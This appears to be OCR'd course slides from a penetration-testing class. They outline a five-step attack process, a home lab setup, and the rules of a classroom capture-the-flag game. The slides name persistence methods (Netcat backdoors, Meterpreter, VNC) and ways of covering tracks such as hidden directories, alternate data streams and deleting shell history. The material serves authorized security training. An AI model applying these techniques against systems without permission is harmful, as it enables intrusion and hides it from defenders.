
Remember, sometimes the easiest way in is through a full frontal assault on a machine. For other systems, the easiest way in is to use information you've plundered from other boxes, exploiting trust relationships or shared accounts/passwords on the boxes.



Key Steps to Exploiting a System

1. Reconnaissance
2. Scanning
3. Exploiting Systems
   - Gaining Access
4. Keeping Access – Backdoors and Trojans
5. Covering the Tracks

Once you gain a sufficient level of access, you might want to keep that access. You can do that by using backdoors (such as Netcat or VNC). Remember ... NO ROOTKITS OR KERNEL-LEVEL ROOTKITS SHOULD BE INSTALLED ON THE TARGET SYSTEMS!




Step 4: Keeping Access

- Planting Netcat backdoor
- Use Metasploit shell or Meterpreter payloads
- Deploying VNC
- Others?
- DO NOT put Rootkits on the target machines; too risky

You should try these

Feel free to deploy application-layer Trojan Horse backdoors, like Netcat or VNC. Or, use Metasploit to exploit a target, gaining remote shell or Meterpreter access of it.




Key Steps to Exploiting a System

1. Reconnaissance
2. Scanning
3. Exploiting Systems
   - Gaining Access
4. Keeping Access – Backdoors and Trojans
5. Covering the Tracks

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 39

Finally, we will experiment with different techniques for covering tracks, especially file hiding and covert channels.



Step 5: Covering the Tracks


- Creating hidden files on Linux
  - Directories named " "
- Creating hidden files on Windows
  - Alternate data streams
- Don't forget about shell history files!
  - Could be useful for you to see what others are attempting
  - You might want to cover your tracks by deleting your own shell histories on my machines

You should try these

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 40

Once you've broken in, feel free to experiment with the hiding techniques we discussed in class.

In particular, hide your tracks on Linux and Windows by concealing files.



Building a Lab at Home

- You might want to experiment with these and other tools in your own environments
- Here is a recommended architecture
  - You can tweak it to fit your own environment
- Or, get VMware, VirtualBox, or other virtualization platform with a nice laptop, and carry the whole thing with you!

10.10.10.2
Win2012 Server
IIS

10.10.10.3
Linux
FTP Apache

10.10.10.4
Windows 8
File Sharing

10.10.10.5
OpenBSD
NFS
OpenSSH


SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 41

We frequently get asked about how to set up a network for this kind of analysis at home. The next slide shows you an architecture you could use for experimentation.

You can vary operating systems, adding OpenBSD, Solaris x86, and other machines as needed.

You can also activate or install other services. The services listed in the slide are just examples of what you might want to run on your test machines.


VMware (or another virtualization product such as VirtualBox or VirtualPC) can help make this type of laboratory more portable by running multiple virtual machines on a single physical box.



Capture the Flag Contest

- We’ll play a game of capture the flag
- There are four regular flags and one bonus flag
  - flag1.txt, flag2.txt, flag3.txt, and flag4.txt
  - … and bonusflag.txt
  - All flags located in the top of the directory structure (inside c:\ on Windows and / in Linux)
- Each flag provides you information about a “Phrase that pays”
- Break in to my machines, look at the flags, and determine the phrase that pays

We’ll play a game of capture the flag. I have four flags on my machines, plus one bonus flag. You get to hack in and read the flags to determine the phrase that pays. The first one to determine the phrase that pays will win!




Capture the Flag Rules

- The first person to whisper “the phrase” to the instructor wins the game
- You are not allowed to change any flags
- You are not allowed to delete any flags
- You are not allowed to plant false flags
- Read them, analyze them, and determine the phrase that pays
- Break these rules, and you will lose the game (and get kicked out of class)!

You must follow these rules to win the game. Violating these rules makes you ineligible to win.

The first person to whisper the phrase to me wins the game. Just come up to the front of the room, and tell me the phrase, or show it to me on your screen.


It's crucial to note that you are not allowed to change any flags, you are not allowed to delete any flags, and you are not allowed to plant false flags! If everyone follows these rules, we'll have a great game. If you violate the rules, you will be dismissed from class.



Are You Ready?

- Remember the attack process:
  1. Reconnaissance
  2. Scanning
  3. Exploiting Systems
  4. Keeping Access – Backdoors and Trojans
  5. Covering the Tracks
- Are there any questions on the ground rules or the Capture the Flag game?
- ASK NOW!!


Remember, follow these steps and the guidelines covered in this book. Are you ready?



Conclusions

- Offense must inform defense
- You must understand how the attacks work so you can defend thoroughly
- With permission, take what you have learned and test your own network
- If you do not test it, attackers will

As we've said all week, it's important to understand the attacker's activities, so we can anticipate their moves and respond to them effectively. With the appropriate permission, take what you've learned here and apply it to your own environment.



